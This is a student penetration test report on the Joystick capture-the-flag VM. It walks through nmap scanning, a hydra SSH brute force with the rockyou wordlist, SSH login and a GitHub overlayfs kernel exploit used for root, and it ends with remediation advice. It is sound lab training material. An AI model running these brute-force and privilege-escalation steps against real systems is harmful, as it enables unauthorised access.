



# Joystick Penetration Test Report

RED TEAM HACK ACADEMY

October 05<sup>th</sup>, 2023

Submitted by : **Abin cv**

Submitted to : **Sneha**

<b>Table of Contents</b>	<b>1</b>
<b>Executive Summary</b>	<b>2</b>
<b>Summary of Results</b>	<b>3</b>
<b>Attack Narrative</b>	<b>4</b>
<i>Information gathering</i>	<i>4</i>
<i>Bruteforcing passwords</i>	<i>6</i>
<i>SSH login</i>	<i>7</i>
<i>Privilege escalation</i>	<i>8</i>
<b>Recommendations</b>	<b>10</b>
<i>Risk Rating</i>	<i>11</i>
<i>Risk Rating Scale</i>	<i>11</i>
<b>Conclusion</b>	<b>11</b>
<b>About Red Hack Academy</b>	<b>12</b>

## Executive Summary

**JOYSTICK** is a Linux operating system released on Tryhackme.com. But unfortunately it is not available. So I downloaded from darksec.com. Tryhackme.com is a Massive Hacking Playground and dynamically growing hacking community and take your cybersecurity skills to the next level through the most captivating, gamified, hands-on training experience.

- Identifying if a remote attacker could penetrate
- Determining the **2 CTF** (capture the flag)
  - User Flag
  - Root flag

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations of our lecture Ms.sneha, with all tests and actions being conducted under controlled conditions.

## Summary of Results


Initial reconnaissance of the **JOYSTICK** network resulted in the discovery of Open ports FTP ,SSH, HTTP. The results provided us with a listing of specific ports to target for this assessment. Initially I started with FTP, Eventhough there is anonymous login , there is an error in ftp configuration. An examination of the source code of webserver revealed the username. After bruteforcing SSH using the username in hydra, we got password of steve(user). I successfully logged the JOYSTICK machine as a user(steve). I enumerated the the versions and I found that the kernel version has some serious vulnerabilities. So I searched the versions in exploit.db and found some exploit which help to become root user. Unfortunately the exploit code not worked well. So I searched another exploit in github and successfully found the up to date exploit. I copied the exploit and created a C file using nano and complied it using gcc compiler. I executed the exploit and become root user.

## Attack Narrative

### Information gathering

For the purposes of this assessment, I downloaded the OVA file from darkesec.com and imported in virtual machine. After setting the network settings to NAT network, turned on the machine. I scanned the my network using arp-scan and found the ip address of JOYSTICK. The intent was to closely simulate an adversary without any internal information. So I used nmap for gathering the information.

In an scanning, we examined the name servers and open ports of the JOYSTICK machine (Figure 1).



```
(root@kali)~/home/kali
# nmap -A -sC 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 11:40 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: got code 500 "OOPS: vsftpd: refusing to run with writable root inside chroot()".
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 2048 c7:ce:5d:fa:24:68:3a:10:63:f9:28:1b:f4:6d:e5:bc (RSA)
| 256 6b:7b:f5:12:e0:db:bb:b0:ca:f8:f8:c0:84:bc:27:e6 (ECDSA)
|_ 256 1b:d4:20:23:d0:5b:32:16:ad:c2:a9:cd:99:1c:e6:6e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: JoyStick Gaming
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:A5:0A:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
1 0.69 ms 10.0.2.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds

(root@kali)~/home/kali
# nano joystick_nmap
(root@kali)~/home/kali
```

Figure 1 – Information gathering to reveals active name ports

According to Nmap, three ports are open

Port 21 FTP, Port 22 SSH, Port 80 HTTP

We can see from the results that a webserver is hosted on that ip. We can also see the title name “Joystick gaming”

## PENETRATION TEST REPORT – JOYSTICK

### Open port 80




Figure 2 – Open port 80 web page





Figure 3 – Open port 80 web page sourcecode

From figure 3 , we can see the username(steve) of the machine. so we have the username. SSH port is also open. So we have to bruteforce the password using hydra.

## Bruteforcing passwords



```
(root@kali)~/home/kali
# ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPD 3.0.3)
Name (10.0.2.7:kali): anonymous
500 OOPS: vsftpd: refusing to run with writable root inside chroot()
ftp: Login failed
ftp> exit
500 OOPS: priv_sock_get_cmd

(root@kali)~/home/kali
# hydra -l steve -P /usr/share/wordlists/rockyou.txt 10.0.2.7 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 12:10:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.7:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:12h, 15 active
[STATUS] 119.33 tries/min, 358 tries in 00:03h, 14344043 to do in 2003:22h, 14 active
[STATUS] 105.14 tries/min, 736 tries in 00:07h, 14343665 to do in 2273:41h, 14 active
[STATUS] 105.07 tries/min, 1576 tries in 00:15h, 14342825 to do in 2275:12h, 14 active
[STATUS] 101.29 tries/min, 3140 tries in 00:31h, 14341261 to do in 2359:46h, 14 active
[22][ssh] host: 10.0.2.7 login: steve password: changeme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-24 12:49:51


(root@kali)~/home/kali
# ssh steve@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 Key fingerprint is SHA256:K19vEKUQVibTWvNIwrcT1owQdEttqAW5sgkNrXKWWB.
```

Figure 4 – hydra bruteforce

For bruteforcing, I used wordlist called rockyou.txt. After bruteforcing using hydra, we get the password “changeme”.

We also checked FTP port for any hint. But FTP port refused to connect.

## SSH login



```
File Actions Edit View Help
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:12h, 15 active
[STATUS] 119.33 tries/min, 358 tries in 00:03h, 14344063 to do in 2003:22h, 14 active
[STATUS] 105.14 tries/min, 736 tries in 00:07h, 14343665 to do in 2273:41h, 14 active
[STATUS] 105.07 tries/min, 1576 tries in 00:15h, 14342825 to do in 2275:12h, 14 active
[STATUS] 101.29 tries/min, 3140 tries in 00:31h, 14341261 to do in 2359:46h, 14 active
[22][ssh] host: 10.0.2.7 login: steve password: changeme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-24 12:49:51

(root@kali) ~/home/kali
ssh steve@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:Kl9vEKUQVibTWvNIwrcTlowQdEttqkAW5sgkNrXKWW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.7' (ED25519) to the list of known hosts.
steve@10.0.2.7's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

62 packages can be updated.
11 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

steve@notch-VirtualBox:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  snes.png  SteveStuff  Templates  user.txt  Videos
steve@notch-VirtualBox:~$ cat user.txt
flag{is_only_gaem}
steve@notch-VirtualBox:~$
```

Figure -5 SSH login

I successfully logged the joystick machine. After listing the directories, I found a user.txt file. After printing the file, I got the first flag. (shown in figure 5).



## privilege escalation

I printed versions of `os(uname -a)` and `kernel(uname -r)` and searched in google for vulnerabilities. I found that this kernel has overlaysfs vulnerability.




Figure –6 exploit from github

I copied the code and created a c file using nano in the target machine. After that, I compiled using gcc and executed the compiled file.(figure 7). I got root shell now.





Figure 7 –compiling the c file



The screenshot shows a Kali Linux terminal window with a root shell. The user is in the directory `/home/kali`. The terminal displays the output of `ls` and `cat root.txt` commands.

```

root@kali: /home/kali
ls
ca-certificates      gnome                libgphoto2           pkgconf              unity-scopes
ca-certificates-java gnome-background-properties libgweather          pkg-config-crosswapper unity-settings-daemon
calendar             gnome-bluetooth     liblangtag           pkg-config-dpkghook  unity-webapps
ccsm                 gnome-control-center liblouis             plainbox-provider-checkbox update-manager
checkbox-converged     gnome-mahjongg      liblouisutdm1       plainbox-provider-resource-generic update-notifier
click                gnome-mines         liblua               plainbox-providers-1  upstart
cogl                 gnome-online-accounts libnm-gtk            plymouth              url-dispatcher
color                gnome-session       libnm-gtk            plymouth              url-dispatcher
colord                gnome-shell         libnm-gtk            plymouth              url-dispatcher
columbus1            gnome-software      libnm-gtk            plymouth              url-dispatcher
command-not-found    gnome-video-effects libnm-gtk            plymouth              url-dispatcher
common-licenses      gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
compiz               gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
compizconfig         gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
consolefont          gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
console-setup        gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
console-setup        gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
content-hub          gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
cups                 gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
dbus-1               gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
debconf              gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
debhelper            gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
debiutils            gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
deja-dup             gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
desktop-directories gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
dh-python            gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
dict                 gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
dictionaries-common gnome-vpn-properties libnm-gtk            plymouth              url-dispatcher
bash-4.3# cd ..
bash-4.3# ls
bin  games  include  lib  local  locale sbin  share  src
bash-4.3# cd ..
bash-4.3# ls
bin  cdrom  dev  home  initrd.img  lib  lost-found  minecraft-saves  opt  root  sbin  srv  tmp  var  vmlinuz.old
boot  core  etc  homework  initrd.img.old  lib64  media  mnt  proc  run  snap  sys  usr  vmlinuz
bash-4.3# cd home
bash-4.3# ls
minecraft  notch  steve
bash-4.3# cd notch
bash-4.3# ls
creeper-minimalist.jpg  Documents  eula.txt  logs  Pictures  root.txt  Templates
Desktop                 Downloads  examples.desktop  Music  Public  server.properties  Videos
bash-4.3# cat root.txt
flag[poorly_configured_permissions]
bash-4.3#
  
```

Figure 8 –root flag captured

---

## Recommendations

Since this penetration test uncovered the impact on the overall organization, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. Although a comprehensive list of items that should be implemented is beyond the scope of this engagement, a few high level items should be mentioned.

Offensive Security recommends the following:

1. **Ensure that strong credentials are use everywhere in the organization.** simple passwords are easily compromised. Enforcing complexity requirements is a good first step in stopping brute force hacking attempts. You can require that all users create passwords that do not reference the user's legal name or username. Robust passwords also utilize combinations of characters, numbers, as well as upper- and lower-case letters.
2. **Establish trust boundaries.**A data trust boundary is a point where data comes from an untrusted source--for example, user input or a network socket. A "trust boundary violation" refers to a vulnerability where computer software trusts data that has not been validated before crossing a boundary.
3. **Implement and enforce implementation of change control across all systems:** Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.
4. **Implement a patch management program:** Patch management process - scan systems, detect missing patch & patch highly vulnerable systems. Patch management for operating systems, servers, third-party apps and legacy applications.
5. **Conduct regular vulnerability assessments.** Single console to manage threats and vulnerabilities across a distributed, hybrid network. Resolve misconfigurations, uninstall high-risk software, audit ports & obsolete software. As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome.

## Risk Rating

